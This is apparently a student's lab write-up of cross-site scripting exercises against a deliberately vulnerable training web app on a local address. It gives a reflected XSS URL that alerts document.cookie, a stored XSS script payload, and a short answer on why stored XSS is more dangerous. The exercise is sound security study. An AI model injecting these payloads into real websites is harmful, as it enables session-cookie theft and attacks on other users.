
**Task 8: Reflected XSS**

<http://192.168.56.102/vulnerabilities/xss_r/?name=1%3Cscript%3Ealert(document.cookie)%3C/script%3E>



**Task 9: Stored XSS**

Exploit payload entered in Message Box - <script>alert("XSS");</script>



**Do you think stored XSS is more dangerous than DOM or Reflected XSS?**

Stored XSS is more dangerous because the exploit can be stored on the web application’s server and database. This will allow the exploit to be executed by other users of the web application.